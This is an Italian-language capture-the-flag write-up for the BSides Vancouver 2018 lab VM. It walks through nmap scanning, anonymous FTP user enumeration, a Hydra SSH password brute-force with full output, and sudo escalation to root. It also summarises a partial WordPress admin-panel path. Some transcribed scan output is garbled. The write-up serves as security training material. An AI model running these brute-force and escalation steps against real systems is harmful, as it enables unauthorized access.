

BLACK BOX BSIDES VANCOUVER 2018

Obiettivo: ottenere l'accesso alla macchina target, con privilegi root, in tutti i modi possibili.

Ambiente: Kali Linux e macchina target collegate alla stessa rete LAN tramite pfSense.

Indirizzi: Rete: 192.168.100.1/24 Kali: 192.168.100.11 BSidesVancouver: 192.168.100.12

Primo metodo completato: FTP anonymous → lista utenti → individuazione di *anne* → Hydra → SSH → sudo → root.

Secondo metodo incompleto: ffuf → /backup_wordpress → Burp Suite → login form → Hydra → john:enigma → dashboard WordPress → editor del plugin Hello Dolly → comandi eseguiti come www-data → lettura di wp-config.php → credenziali MySQL → tentativi di web shell non riusciti.

Strumenti utilizzati: Nmap, ffuf, client FTP, Hydra, OpenSSH, sudo, Burp Suite e editor dei plugin WordPress.

1. Risultato ottenuto

Il primo metodo è stato completato con successo. Nmap ha mostrato come accessibili i servizi FTP, SSH e HTTP. Tramite l'accesso FTP con utente *anonymous* è stata scaricata una lista di utenti. Le prove manuali hanno mostrato che solo l'utente *anne* accettava il login SSH con password.

Hydra ha trovato la password *princess* e ha permesso l'accesso tramite SSH. Il comando sudo -l ha poi mostrato che anne poteva eseguire tutti i comandi come amministratore. E il comando sudo -i ha garantito accesso alla shell come utente root. Nel secondo percorso, tramite il sito WordPress nascosto, sono state trovate le credenziali john:enigma, è stato aperto il pannello amministrativo, sono stati eseguiti alcuni comandi come www-data e sono state lette le credenziali MySQL. Questo secondo percorso non ha portato a una shell funzionante né a un nuovo accesso root.

Credenziali e accesso finale

Utente SSH: anne — Password: princess — Accesso amministrativo: sudo -i.

Stato del secondo metodo

Utente WordPress: john — Password: enigma — Esecuzione: www-data — Database: wp — Stato finale: tentativi di web shell non riusciti; percorso incompleto.

2. Primo metodo risolutivo completo

2.1 Configurazione della rete e scansione iniziale

Kali Linux e la macchina target sono state collegate alla stessa rete LAN tramite pfSense. Per trovare gli host presenti e vedere quali servizi erano aperti è stata eseguita una scansione con Nmap.

```
nmap -A 192.168.100.0/24
```

La macchina target aveva l'indirizzo 192.168.100.12. Nmap ha mostrato le porte 21/TCP, 22/TCP e 80/TCP aperte. Nell'output comparivano vsftpd 2.3.5, OpenSSH 5.9p1 e Apache 2.2.22 su Ubuntu. La scansione mostrava anche che il servizio FTP permetteva il login anonimo.

```
Session Actions Edit View Help
nmap scan report for 192.168.100.12
Host is up (0.0024s latency).
Not shown: 997 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open  ftp      vsftpd 2.3.5
ftp-syst:
STAT:
FTP server status:
  Connected to 192.168.100.12
  Logged in as ftp
  TYPE: ASCII
  No session bandwidth limit
  Session timeout in seconds is 300
  Control connection is plain text
  Data connections will be plain text
  At session startup, client count was 3
  vsftpd 2.3.5 - secure, fast, stable
_End of status
ftp-anon: Anonymous FTP login allowed (FTP code 230)
./usr-xr-x 2 65534 4096 Mar 03 2018 public
27/tcp open  ssh      OpenSSH 5.9p1 Debian Substitui.10 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
  1024 85:9f:5b:14:97:33:98:ee:98:b0:c1:05:68:3c:41 (DSA)
  2048 cf:1a:94:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:94 (RSA)
  256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:01:d5:36:63:4c (ECDSA)
28/tcp open  http     Apache httpd 2.2.22 ((Ubuntu))
_http-server-header: Apache/2.2.22 (Ubuntu)
_http-title: Site doesn't have a title (text/html).
http-robots.txt: 1 disallowed entry
./backup_wordpress
MAC Address: 08:00:27:1B:EA:BE (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 2.38 ms 192.168.100.12
nmap scan report for 192.168.100.12
Host is up (0.00s latency).
All 1000 scanned ports on 192.168.100.10 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 231.04 seconds
```

1 - Sopra: risultati della scansione Nmap sulla macchina target, con le porte FTP, SSH e HTTP aperte.

2.2 Accesso FTP anonimo e recupero della lista utenti


È stata aperta una connessione FTP utilizzando anonymous come nome utente. Nella directory public era presente il file users.txt.bk, che è stato scaricato in locale.

```
ftp 192.168.100.12
Name: anonymous
ftp> ls
ftp> cd public
ftp> ls
ftp> get users.txt.bk
```

```
Session Actions Edit View Help
--(kali@kali)~$
--(kali@kali)~$ ftp 192.168.100.12
Connected to 192.168.100.12.
220 (vsFTPd 2.3.5)
Name (192.168.100.12:kali): john
530 This FTP server is anonymous only.
ftp: Login failed
ftp help
Commands may be abbreviated. Commands are:
! case delete features help macdef mode nmap preserve rate rhelp size trace ?
! cd dir fget file mdelete modtime ntrans progress rcubuf rhelp status type
! chmod edit ftp lcd mget mput page proxy reget runique struct unset
! chown close epsv get less mdir mget put remaps send sunline usage
! call connect epsv4 get ls mls msend pdir pwd rename sendport system user
! binary cp epsv glob lpwd mld newer pls quit reset set times verbose xferbuf
! bye debug exit hash ls mlist nlist nlist quote restart site throttle
ftp user
(user) anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp ls
229 Entering Extended Passive Mode (|||6299|).
300 More comes the directory listing.
./usr-xr-x 2 65534 4096 Mar 03 2018 public
226 Directory send OK.
ftp cd public
230 Directory successfully changed.
ftp ls
229 Entering Extended Passive Mode (|||53183|).
300 More comes the directory listing.
./usr-xr-x 1 0 0 31 Mar 03 2018 users.txt.bk
226 Directory send OK.
ftp name users.txt.bk
?Invalid command.
ftp get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||5089|).
300 Opening binary mode data connection for users.txt.bk (31 bytes).
100% [#####] 31 0.03 KiB/s -- ETA
226 Transfer complete.
31 bytes received in 00:00 (0.03 KiB/s)
ftp
```

2 - Sopra: accesso FTP anonimo, ingresso nella directory public e download del file users.txt.bk.

Il file conteneva i seguenti nomi: abatchy, john, mai, anne e doomguy. Questi nomi sono stati usati come possibili utenti del servizio SSH.




3 - Sopra: contenuto del file users.txt.bk recuperato tramite FTP.

2.3 Verifica degli utenti sul servizio SSH

Un primo tentativo con Hydra su tutta la lista non era utile, perché il server SSH rispondeva in modo diverso a seconda dell'utente. Gli account sono quindi stati provati manualmente, uno alla volta.

`ssh NOME_UTENTE@192.168.100.12`

Per abatchy, john, mai e doomguy il server rispondeva Permission denied (publickey). Per anne, invece, chiedeva una password. Per questo motivo Hydra è stato usato soltanto contro l'utente anne.



4 - Sopra: prove manuali sugli utenti: anne accetta la password, mentre gli altri account richiedono una chiave.

2.4 Recupero della password con Hydra

È stata usata la lista Xato con 10.000 password comuni. Il test è stato limitato all'utente anne. Dopo aver corretto il formato della lista, Hydra ha trovato la password valida.

`hydra -l anne -P /usr/share/wordlists/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords-10000.txt 192.168.100.12 -t 4 ssh -V -f`

La credenziale individuata è stata anne:princess, trovata al tentativo 83 su 10.000.

```

[ATTEMPT] target 192.168.100.12 - login "anne" - pass "11111111" - 72 of 10000 [child 1] (0/0)
[ATTEMPT] target 192.168.100.12 - login "anne" - pass "131313" - 73 of 10000 [child 0] (0/0)
[ATTEMPT] target 192.168.100.12 - login "anne" - pass "freedom" - 74 of 10000 [child 3] (0/0)
[ATTEMPT] target 192.168.100.12 - login "anne" - pass "777777" - 75 of 10000 [child 2] (0/0)
[ATTEMPT] target 192.168.100.12 - login "anne" - pass "pass" - 76 of 10000 [child 1] (0/0)
[ATTEMPT] target 192.168.100.12 - login "anne" - pass "fuck" - 77 of 10000 [child 0] (0/0)
[ATTEMPT] target 192.168.100.12 - login "anne" - pass "maggie" - 78 of 10000 [child 3] (0/0)
[ATTEMPT] target 192.168.100.12 - login "anne" - pass "159753" - 79 of 10000 [child 1] (0/0)
[ATTEMPT] target 192.168.100.12 - login "anne" - pass "aaaaaa" - 80 of 10000 [child 0] (0/0)
[ATTEMPT] target 192.168.100.12 - login "anne" - pass "ginger" - 81 of 10000 [child 3] (0/0)
[ATTEMPT] target 192.168.100.12 - login "anne" - pass "princess" - 82 of 10000 [child 1] (0/0)
[ATTEMPT] target 192.168.100.12 - login "anne" - pass "joshua" - 83 of 10000 [child 0] (0/0)
[22][ssh] host: 192.168.100.12 login: anne password: princess
[STATUS] attack finished for 192.168.100.12 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-18 12:28:51

```

5 - Sopra: Hydra individua la password princess per l'utente anne.

2.5 Accesso tramite SSH

Le credenziali trovate sono state utilizzate per collegarsi alla macchina target.

```
ssh anne@192.168.100.12
```

Dopo aver inserito la password princess, è stata aperta una sessione SSH come anne. I comandi whoami e id hanno confermato l'utente e la sua presenza nel gruppo sudo.

```
whoami
```

```
id
```

2.6 Verifica dei privilegi e accesso come root

Per controllare i privilegi di anne è stato eseguito sudo -l. L'output mostrava la regola (ALL : ALL) ALL: anne poteva quindi eseguire qualsiasi comando come amministratore.

```
sudo -l
```

L'accesso come root è stato quindi ottenuto direttamente con:

```
sudo -i
```

```
whoami
```

```
id
```

I comandi whoami e id hanno confermato l'accesso come root. È stato poi letto il file flag.txt, che confermava il completamento della macchina tramite questo primo percorso.

```

root@bsides2018: ~
Session Actions Edit View Help
--(kali@kali)~/Desktop
$ ssh anne@192.168.100.12
anne@192.168.100.12:~$ whoami
anne
anne@192.168.100.12:~$ id
uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo)
anne@192.168.100.12:~$ sudo -l
(sudo) password for anne:
Matching Defaults entries for anne on this host:
    env_reset, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
User anne may run the following commands on this host:
    (ALL : ALL) ALL
anne@192.168.100.12:~$ sudo -i
root@bsides2018:~# whoami
root
root@bsides2018:~# id
uid=0(root) gid=0(root) groups=0(root)
root@bsides2018:~# ls
flag.txt
root@bsides2018:~# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

$ cat batch17
root@bsides2018:~#

```

6 - Sopra: sessione SSH con anne, verifica dei privilegi tramite sudo -l, accesso come root e lettura del file flag.txt.

2.7 Schema del percorso completato

Percorso completo

Nmap → FTP anonymous → public/users.txt.bk → utente anne → Hydra con Xato → password princess → SSH → sudo -l → sudo -i → root.

3. Secondo metodo tramite il servizio web e WordPress

Questo secondo percorso parte dal servizio web. La ricerca delle directory ha portato a un'installazione WordPress nascosta. Da qui è stato possibile arrivare al pannello amministrativo, eseguire alcuni comandi come `www-data` e leggere le credenziali del database. Il percorso non è però arrivato a una shell funzionante né a root.

3.1 Ricerca di directory con ffuf

È stata utilizzata la wordlist directory-list-2.3-medium.txt per cercare directory e file non visibili dalla pagina principale.

Comando usato:

```
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.100.12/FUZZ -mc 200-310 -c
```

```
kali@kali: ~$ ffuf -u https://example.org/?PARAM=VAL -mr "VAL" -c
Session Actions Edit View Help

Fuzz multiple locations. Match only responses reflecting the value of "VAL" keyword. Colored.
ffuf -w params.txt:PARAM -w values.txt:VAL -u https://example.org/?PARAM=VAL -mr "VAL" -c

More information and examples: https://github.com/ffuf/ffuf

Encountered error(s): 1 errors occurred.
    * Either -w or --input-end flag is required


(kali@kali)~$ ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.100.12/FUZZ -mc 200-310 -c
v2.1.0-dev

:: Method      : GET
:: URL         : http://192.168.100.12/fuzz
:: Wordlist     : FUZZ:/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout      : 10
:: Threads     : 40
:: Matcher      : Response status: 200-310

# [Status: 200, Size: 177, Words: 22, Lines: 5, Duration: 0ms]
# directory-list-2.3-medium.txt [Status: 200, Size: 177, Words: 22, Lines: 5, Duration: 0ms]
# Copyright 2007 James Fisher [Status: 200, Size: 177, Words: 22, Lines: 5, Duration: 0ms]
# [Status: 200, Size: 177, Words: 22, Lines: 5, Duration: 0ms]
# This work is licensed under the Creative Commons [Status: 200, Size: 177, Words: 22, Lines: 5, Duration: 0ms]
# Attribution-Share Alike 3.0 license. To view a copy of this [Status: 200, Size: 177, Words: 22, Lines: 5, Duration: 0ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 177, Words: 22, Lines: 5, Duration: 0ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 177, Words: 22, Lines: 5, Duration: 0ms]
# Suite 300, San Francisco, California, 94104, USA. [Status: 200, Size: 177, Words: 22, Lines: 5, Duration: 0ms]
# [Status: 200, Size: 177, Words: 22, Lines: 5, Duration: 0ms]
# Priority ordered case sensitive list, where entries were found [Status: 200, Size: 177, Words: 22, Lines: 5, Duration: 0ms]
# on at least 7 different hosts [Status: 200, Size: 177, Words: 22, Lines: 5, Duration: 0ms]
# [Status: 200, Size: 177, Words: 22, Lines: 5, Duration: 0ms]
# [Status: 200, Size: 177, Words: 22, Lines: 5, Duration: 0ms]
# [Status: 200, Size: 177, Words: 22, Lines: 5, Duration: 0ms]
# [Status: 200, Size: 177, Words: 22, Lines: 5, Duration: 0ms]
# robots [Status: 200, Size: 177, Words: 22, Lines: 5, Duration: 0ms]
# [Status: 200, Size: 177, Words: 22, Lines: 5, Duration: 0ms]
# Progress: [220560/220560] :: Job [1/1] :: 222 req/sec :: Duration: [0:19:01] :: Errors: 0 ::
```

7 - Sopra: esecuzione di ffuf contro il servizio HTTP della macchina target.


Tra i risultati utili sono comparsi index e robots. Aprendo robots è stato trovato il percorso /backup wordpress.



8 - Sopra: il file robots indica il percorso `/backup_wordpress`.

3.2 Analisi di `/backup_wordpress`

Il percorso mostrava un blog WordPress dichiarato non più mantenuto. Nei contenuti erano visibili due nomi: admin e john. Il testo del sito indicava John come amministratore IT, perciò entrambi sono stati considerati possibili utenti.



9 - Sopra: pagina dell'installazione WordPress di backup con i nomi john e admin.


Il feed XML del sito ha confermato i nomi degli autori e il riferimento all'amministratore IT John.

```
<language>en-US</language>
<sy:updatePeriod>hourly</sy:updatePeriod>
<sy:updateFrequency>1</sy:updateFrequency>
<generator>https://wordpress.org/?v=4.5</generator>
<item>
<title>[Retired] This blog is no longer being maintained</title>
<link>/backup_wordpress/?p=5</link>
<comments>/backup_wordpress/?p=5#respond</comments>
<pubDate>Wed, 07 Mar 2018 20:08:30 +0000</pubDate>
<dc:creator>john</dc:creator>
<category>Uncategorized</category>
<guid isPermaLink="false">/backup_wordpress/?p=5</guid>
<description>
A new blog is being set up, all current posts will be migrated. For any questions, please contact IT administrator John. &#160;
</description>
<content:encoded>
<p>A new blog is being set up, all current posts will be migrated.<br /> For any questions, please contact IT administrator John.</p> <p>&nbsp;</p>
</content:encoded>
<wfw:commentRss>/backup_wordpress/?feed=rss2&p=5</wfw:commentRss>
<slash:comments>0</slash:comments>
</item>
<item>
<title>Hello world!</title>
<link>/backup_wordpress/?p=1</link>
<comments>/backup_wordpress/?p=1#comments</comments>
<pubDate>Wed, 07 Mar 2018 20:05:07 +0000</pubDate>
<dc:creator>admin</dc:creator>
<category>Uncategorized</category>
<guid isPermaLink="false">/backup_wordpress/?p=1</guid>
<description>
Welcome to WordPress. This is your first post. Edit or delete it, then start writing!
</description>
<content:encoded>
<p>Welcome to WordPress. This is your first post. Edit or delete it, then start writing!</p>
</content:encoded>
<wfw:commentRss>/backup_wordpress/?feed=rss2&p=1</wfw:commentRss>
<slash:comments>1</slash:comments>
</item>
</channel>
</rss>
```

10 - Sopra: feed XML del blog con gli autori john e admin.

3.3 Directory e file WordPress accessibili

All'interno di /backup_wordpress/wp-includes era attivo il directory listing. Erano visibili numerose directory e file PHP standard di WordPress.




Name	Last modified	Size	Description
Parent Directory		-	
ID3/	12-Apr-2016 11:46	-	
SimplePie/	12-Apr-2016 11:46	-	
Text/	12-Apr-2016 11:46	-	
admin-bar.php	09-Mar-2016 20:42	25K	
atomlib.php	28-Jun-2015 08:27	11K	
author-template.php	27-Jan-2016 19:51	15K	
bookmark-template.php	22-Jun-2015 13:55	11K	
bookmark.php	18-Dec-2015 15:01	13K	
cache.php	25-Feb-2016 04:53	22K	
canonical.php	08-Jan-2016 23:33	26K	
capabilities.php	06-Feb-2016 17:27	18K	
category-template.php	13-Jan-2016 12:16	46K	
category.php	14-Mar-2016 06:53	11K	
certificates/	12-Apr-2016 11:46	-	
class-IXR.php	30-Dec-2015 20:06	34K	
class-feed.php	26-Feb-2016 01:27	4.6K	
class-http.php	27-Feb-2016 17:46	32K	
class-json.php	06-Dec-2015 13:23	40K	
